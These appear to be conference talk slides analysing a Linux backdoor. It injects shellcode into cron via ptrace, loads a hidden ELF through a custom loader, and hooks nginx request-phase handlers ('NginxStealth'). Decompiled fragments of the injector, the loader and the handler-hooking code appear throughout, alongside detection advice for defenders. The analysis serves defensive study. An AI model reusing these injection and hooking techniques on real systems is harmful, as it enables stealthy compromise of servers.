
```
reg_data.rdi = lens;
reg_data.rsi = mem_protection;
reg_data.rip = mmap_addr + 4;
if ( ptrace(PTRACE_SETREGS, pid, 0LL, &reg_data) == -1
|| ptrace(PTRACE_CONT, malicious_obj->pid, 0LL, 0LL) == -1
|| wait(&stat_loc) == -1
|| HIBYTE(stat_loc) != 5
|| ptrace(PTRACE_GETREGS, malicious_obj->pid, 0LL, &reg_data) == -1 )
{
    return -1LL;
}
else
{
    return reg_data.rax;
}
```



Process injector in this attack



- ◆ Move shellcode and backdoor into cron process




Process injector in this attack




- The injector calls the shellcode as a function through SETREGISTER in ptrace.

```
addr_tmp = (target_libc_base + dlopen_mode_symbol); // get dlopen address in target process
if ( ptrace(PTRACE_GETREGS, _malicious_file_obj.pid, 0LL, &reg_data) != -1 )
{
    v34 = _mm_loadh_ps(&_malicious_file_obj.injected_elf_addr);
    reg_data.Rip = _malicious_file_obj.shellcode_addr; // run shellcode
    *&reg_data.Rcx = v34; // second payload(elf) addr
    *&reg_data.Rsi = _mm_loadh_ps(&addr_tmp); // dlopen addr
    if ( ptrace(PTRACE_SETREGS, _malicious_file_obj.pid, 0LL, &reg_data) != -1 // run shellcode
        && ptrace(PTRACE_CONT, _malicious_file_obj.pid, 0LL, 0LL) != -1
        && wait(&haystack) != -1
        && BYTE1(haystack) == 5 )
```

```
void * shellcode (
    dlopen_mode_func,
    libc_dlsym_func,
    backdoor_addr,
    backdoor_length
){ ... }
```



Process injector in this attack




Shellcode == ELF loader

1. preload API function
2. map LD_LOAD segments
3. Dynamic link library
4. Address relocate
5. Call init function

ELF Loader


- The shellcode loads the data into the segments by reading the structures of the backdoor ELF and loads the required dependencies.



ELF Loader



- Since the backdoor library's image will exist in an arbitrary address, loader should repair the code that depends on the address.



```
Relocation section '.rela.dyn' at offset 0xb88 contains 8 entries:  
Offset           Info      Type      Sym. Value  Sym. Name + Addend  
000000005de8  00000000008 R_X86_64_RELATIVE          2720  
000000005df0  00000000008 R_X86_64_RELATIVE          25c0  
000000005df8  00000000008 R_X86_64_RELATIVE          26e0  
000000006180  00000000008 R_X86_64_RELATIVE          6180  
000000005fe0  00060000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTMClone + 0
```

```
Relocation section '.rela.plt' at offset 0xc48 contains 44 entries:  
Offset           Info      Type      Sym. Value  Sym. Name + Addend  
000000006018  002f0000007 R_X86_64_JUMP_SLO 000000000002910 ns_process_get_exe + 0  
000000006020  00010000007 R_X86_64_JUMP_SLO 0000000000000000 free@GLIBC_2.2.5 + 0  
000000006028  00020000007 R_X86_64_JUMP_SLO 0000000000000000 pthread_create@GLIBC_2.2.5 + 0  
000000006030  00030000007 R_X86_64_JUMP_SLO 0000000000000000 pthread_detach@GLIBC_2.2.5 + 0  
000000006038  00040000007 R_X86_64_JUMP_SLO 0000000000000000 __errno_location@GLIBC_2.2.5 + 0
```

ELF Loader



- The shellcode reads the init array and executes the recorded functions from within it.

```
if ( section_header_num )
{
    iter = 0LL;
    do
    {
        sec_hdr = (shellcode_struct->section_header_table_addr + (iter << 6));
        if ( sec_hdr->sh_type == 0xE )          // sh_type = SHT_INIT_ARRAY
        {
            sh_entsize = sec_hdr->sh_entsize;
            v61 = sec_hdr->sh_size / sh_entsize;
            if ( sec_hdr->sh_size >= sh_entsize )
            {
                _iter = 0LL;
                init_array = shellcode_struct->map_result + sec_hdr->sh_addr;
                do
                    (*(init_array + 8 * _iter++))(); // run init_array function
                    while ( v61 > _iter );
                    v57 = *(shellcode_struct->payload_buf2 + 0x3C);
                }
            }
        ++iter;
    }
```

Shellcode

```
; ELF Initialization Function Table
; =====

; Segment type: Pure data
; Segment permissions: Read/Write
LOAD segment mempage public
assume cs:LOAD
;org 5DE8h
off_5DE8 dq offset sub_2720
dq offset start
```

Backdoor

Detection – ELF Loader



- ◆ The maps file doesn't show any connections between the running process and the backdoor.
- ◆ In such a situation, blue team could focus on pinpoint the consistency between the native ELF and the loaded module.

```
root@3a728232adfc:~/volume/jsac# cat /proc/66587/maps
00400000-00401000 r-xp 00000000 00:72 18492242
00600000-00601000 r--p 00000000 00:72 18492242
00601000-00602000 rw-p 00001000 00:72 18492242
00a9d000-00abe000 rw-p 00000000 00:00 0
[heap]
7fd4ea3e2000-7fd4ea3e3000 r-xp 00000000 00:00 0
7fd4ea3e3000-7fd4ea5e2000 ---p 00000000 00:00 0
7fd4ea5e2000-7fd4ea5e4000 rw-p 00000000 00:00 0
[stack]
7fd4ea5e4000-7fd4ea7cb000 r-xp 00000000 fe:01 2104153
7fd4ea7cb000-7fd4ea9cb000 ---p 001e7000 fe:01 2104153
7fd4ea9cb000-7fd4ea9cf000 r--p 001e7000 fe:01 2104153
7fd4ea9cf000-7fd4ea9d1000 rw-p 001eb000 fe:01 2104153
/lib/x86_64-linux-gnu/libc-2.27.so
/lib/x86_64-linux-gnu/libc-2.27.so
/lib/x86_64-linux-gnu/libc-2.27.so
/lib/x86_64-linux-gnu/libc-2.27.so
```

NginxStealth

Some Nginx structures



- ◆ `ngx_cycle` : `ngx_cycle_t`
 - ◆ An event cycle object
- ◆ `ngx_http_module` : `ngx_http_module_t`
 - ◆ Defines the module context of an HTTP module.
- ◆ `ngx_http_core_module` : `ngx_module_t`
 - ◆ A required structure used to define some basic module hooks.


Source:

https://github.com/nginx/nginx/blob/master/src/http/ngx_http_config.h

```
#define  
ngx_http_cycle_get_module_main_conf  
(cycle, module) \  
(cycle->  
conf_ctx[ngx_http_module.index] ? \  
((ngx_http_conf_ctx_t *)cycle->  
conf_ctx[ngx_http_module.index]))\ \  
->main_conf[module.ctx_index]: \  
NULL)
```

```
v16 = __readfsqword(0x28u);  
v0 = dlopen(0LL, 1);  
dlsym(v0, "ngx_http_module");  
v2 = v1;  
dlsym(v0, "ngx_http_core_module");  
v4 = v3;  
dlsym(v0, "ngx_cycle");  
ngx_http_core_main_conf = (ngx_http_core_main_conf_t *)*((_QWORD *)(*v5->conf_ctx)[v2->index] + v4->ctx_index);  
handlers = ngx_http_core_main_conf->phase_engine.handlers;  
v8 = handlers->checker == 0LL;
```





```
#define
ngx_http_cycle_get_module_main_conf
(cycle, module) \
(cycle->
conf_ctx[ngx_http_module.index] ? \
((ngx_http_conf_ctx_t *)cycle->
conf_ctx[ngx_http_module.index]))\ \
->main_conf[module.ctx_index]: \
NULL)
```

Hook phase_engine's handler



- ◆ Make sure checker is not 0
- ◆ Replace handler with hooked function

```
27 ngx_http_core_main_conf = *((_QWORD *)*(v5->conf_ctx)[v2->index] + v4->ctx_index);
28 handlers = *(ngx_http_phase_handler_t **)(ngx_http_core_main_conf + 40);
29 v8 = handlers->checker == 0LL;
30 qword_40A0 = (_int64)handlers;
31 if ( !v8 )
32 {
33     handler = (_int64 (_fastcall *)(_QWORD))handlers->handler;
34     v8 = *(_QWORD *)(&ngx_http_core_main_conf + 640) == 0LL;// ngx_http_core_main_conf->phases[10].handlers.nelts
35     handlers->handler = sub_1390;
36     old_handler_40A8 = handler;
```

A small, cartoonish red virus icon with a face and multiple tentacles.

```
struct ngx_http_core_main_conf_t
{
    ngx_array_t servers;
    ngx_http_phase_engine_t phase_engine;
    .
    .
    .
    ngx_http_phase_t phases[11];
};
```

```
typedef struct {
    ngx_http_phase_handler_t *handlers;
    ngx_uint_t server_rewrite_index;
    ngx_uint_t location_rewrite_index;
} ngx_http_phase_engine_t;
```

```
struct ngx_http_phase_handler_s {
    ngx_http_phase_handler_pt checker;
    ngx_http_handler_pt handler;
    ngx_uint_t next;
};
```

Nginx phases

- ◆ Each HTTP request passes through a sequence of phases
- ◆ The same phase has the same **checker** function, and the **handler** stores the module processing function
- ◆ Nginx will not use the **handler** directly, but implement a specific **checker** function for each phase, and call the **handler** in the **checker**
- ◆ Map the handler in phases to the `phase_engine`
 - ◆ `ngx_http_init_phase_handlers`

NGX_HTTP_POST_READ_PHASE

NGX_HTTP_SERVER_REWRITE_PHASE

NGX_HTTP_FIND_CONFIG_PHASE

NGX_HTTP_REWRITE_PHASE

NGX_HTTP_POST_REWRITE_PHASE

NGX_HTTP_PREACCESS_PHASE

NGX_HTTP_ACCESS_PHASE

